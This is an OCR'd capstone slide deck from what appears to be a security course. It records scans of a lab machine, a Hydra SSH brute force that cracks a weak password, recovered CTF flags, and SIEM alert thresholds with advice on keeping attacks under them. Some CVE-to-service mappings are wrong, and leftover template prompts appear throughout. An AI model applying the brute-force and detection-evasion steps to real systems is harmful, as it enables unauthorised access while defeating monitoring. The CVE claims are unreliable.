June 2022

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Completed by:
Vanessa Norman
Nick Okerman
Lee Andrews
Alex Bader

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 225.225.225.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1

Critical Vulnerabilities: Target 1

Vulnerability	Description	Impact
CVE-2021-28041	OpenSSH port	This can provide “unconstrained agent-socket access” or “the forwarding of an agent to an attacker-controlled host” (CVE-2021-28041 | SUSE)
CVE-2017-8779	Open rpcbind	This can provide attackers the ability to launch a remote DoS attack (https://nvd.nist.gov/vuln/detail/CVE-2017-8779)

Critical Vulnerabilities: Target 1 (Continued)

Vulnerability	Description	Impact
CVE-2017-7494	Open NetBIOS server	This is vulnerable to remote code execution vulnerability, which allows an attacker to upload a shared library to a writable share, and then cause the server to load and execute it (CVE-2017-7494 | SUSE)
CVE-2019-6579	Open Port 80 / Apache	This allows attackers the opportunity to execute system commands with administrative privileges (https://nvd.nist.gov/vuln/detail/cve-2019-6579)

CVE Vulnerabilities Screenshot

```
root@Kali:~# nmap -A -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-09 10:37 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00072s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          40263/udp   status
|   100024  1          46600/tcp6  status
|   100024  1          54736/udp6  status
|_  100024  1          58292/tcp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

CVE-2021-28041 Detail

Current Description

ssh-agent in OpenSSH before 8.5 has a double free that may be relevant in a few less-common scenarios, such as unconstrained agent-socket access on a legacy operating system, or the forwarding of an agent to an attacker-controlled host.

CVE-2017-8779 Detail

Current Description

rpcbind through 0.2.4, LIBTIRPC through 1.0.1 and 1.0.2-rc through 1.0.2-rc3, and NTIRPC through 1.4.3 do not consider the maximum RPC data size during memory allocation for XDR strings, which allows remote attackers to cause a denial of service (memory consumption with no subsequent free) via a crafted UDP packet to port 111, aka rpcbomb.

CVE-2017-7494 Detail

Current Description

Samba since version 3.5.0 and before 4.6.4, 4.5.10 and 4.4.14 is vulnerable to remote code execution vulnerability, allowing a malicious client to upload a shared library to a writable share, and then cause the server to load and execute it.

CVE-2019-6579 Detail

Current Description

A vulnerability has been identified in Spectrum Power 4 (with Web Office Portal). An attacker with network access to the web server on port 80/TCP or 443/TCP could execute system commands with administrative privileges. The security vulnerability could be exploited by an unauthenticated attacker with network access to the affected service. No user interaction is required to exploit this security vulnerability. Successful exploitation of the security vulnerability compromises confidentiality, integrity or availability of the targeted system. At the time of advisory publication no public exploitation of this security vulnerability was known.

Exploits Used

Exploitation: Open SSH Port - CVE-2021-28041

Summarize the following:

- Cracked Michael's password using John the Ripper. Password is `michael`
- Access Michael's computer remotely with `ssh michael@192.168.1.110`. Navigated to `/var/www` and used `grep -RE flag* ./`


```
html/service.html:                    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www$
```

```
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Exploitation: Open rpcbind - CVE-2017-8779

Summarize the following:

- Using `nmap -A -sV 192.168.1.110` to view OS, version, script scanning, and traceroute.
- Using `wpscan --url 192.168.1.110/wordpress -eu` to identify users.
- The exploit allowed for the allocation of resources without limits or throttling when using a brute force attack or a denial of service.



Exploitation: Open NetBIOS Server - CVE-2017-7494

Summarize the following:

- Using `nmap -A -sV 192.168.1.110 -p 139` to view all details relating to NetBIOS / Samba port 139.
- Using `nmap --script smb-vuln* -p 139 192.168.1.110` we can exploit a DDOS attack.

```
root@Kali:~# nmap --script smb-vuln* -p 139 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-08 20:35 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00068s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to deni
al of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vuln
erability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

Nmap done: 1 IP address (1 host up) scanned in 6.02 seconds
root@Kali:~#
```

CVE-2017-7494 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Samba since version 3.5.0 and before 4.6.4, 4.5.10 and 4.4.14 is vulnerable to remote code execution vulnerability, allowing a malicious client to upload a shared library to a writable share, and then cause the server to load and execute it.

Exploitation: Open Port 80 - CVE-2019-6579

Summarize the following:

- Using the command injection in the url, you can access a command prompt.
- An attacker with network access to the web server on port 80/TCP or 443/TCP could execute system commands with administrative privileges.
- Include a screenshot or command output illustrating the exploit.

```
root@Kali:~# nmap -sV -p80 --script http-apache-server-status 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-08 21:02 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00074s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
MAC Address: 00:15:5D:00:04:10 (Microsoft)

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.59 seconds
root@Kali:~#
```

Avoiding Detection

Stealth Exploitation of Open SSH Port - CVE-2021-28041

Monitoring Overview

- Thresholds monitoring “HTTP Response Status Code” can detect this exploit.
- This alert would measure the Packetbeat metrics.
- The alert fires at the following threshold:
  - **WHEN count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes**


Mitigating Detection

- You could execute the same exploit without triggering the alert by launching a brute force attack under 400 counts for the last 5 minutes to prevent alert detection.

Stealth Exploitation of Open SSH Port - CVE-2021-28041 (Continued)

```
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 2517 of 4619 [child 4] (0/5)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "microsoft" - 2518 of 4619 [child 14] (0/5)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-09 12:11:07
root@Kali:~#
```

19:11:07.000	system.auth	[System][auth][ssh] Failed user undefined from undefined
19:11:07.000	system.auth	[System][auth][ssh] Failed user undefined from undefined
19:11:07.000	system.auth	[System][auth][ssh] Failed user undefined from undefined
19:11:07.000	system.auth	[System][auth][ssh] Accepted user undefined from undefined
19:11:07.000	system.auth	pam_unix(sshd:session): session opened for user michael by (uid=0)
19:11:07.000	system.auth	pam_unix(sshd:session): session closed for user michael
19:11:07.000	system.auth	[System][auth][ssh] Failed user undefined from undefined
19:11:07.000	system.auth	Connection closed by 192.168.1.90 [preauth]
19:11:07.000	system.auth	PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh rus er= rhost=192.168.1.90 user=michael
19:11:07.000	system.auth	[System][auth][ssh] Failed user undefined from undefined
19:11:07.000	system.auth	Connection closed by 192.168.1.90 [preauth]
19:11:07.000	system.auth	PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh rus er= rhost=192.168.1.90 user=michael
19:11:07.000	apache.access	[apache][access] 127.0.0.1 - "GET /server-status?auto= HTTP/1.1" 200 362




Stealth Exploitation of Open rpcbind - CVE-2017-8779

Monitoring Overview

- A CPU Usage Monitor alert would identify this.
- This alert measures the Metricbeat metric.
- The alert fires at the following threshold:
  - **WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes**

Mitigating Detection

- To execute the exploitation without triggering the alert, you need to consider the overall size of the DoS attack and ensure that it does not put the target machine's CPU usage and if it does, the attack does not last for more than 5 I



Stealth Exploitation of Open NetBIOS Server - CVE-2017-7494

Monitoring Overview

- CPU Usage Monitor would monitor this vulnerability.
- This alert would measure the Metricbeat metrics.
- They fire at the threshold:
  - **WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes**

Mitigating Detection

- You can execute the exploit without triggering the alert by ensuring the upload is small enough to be easily looked over.

Stealth Exploitation of Open Port 80 - CVE-2019-6579

Monitoring Overview

- HTTP Request Size Monitor will detect this exploit.
- This alert measures the Packetbeat metric.
- They fire at the threshold:
  - **WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute**

Mitigating Detection

- You can execute the exploit without triggering the alert by spreading out the attack over a longer period of time.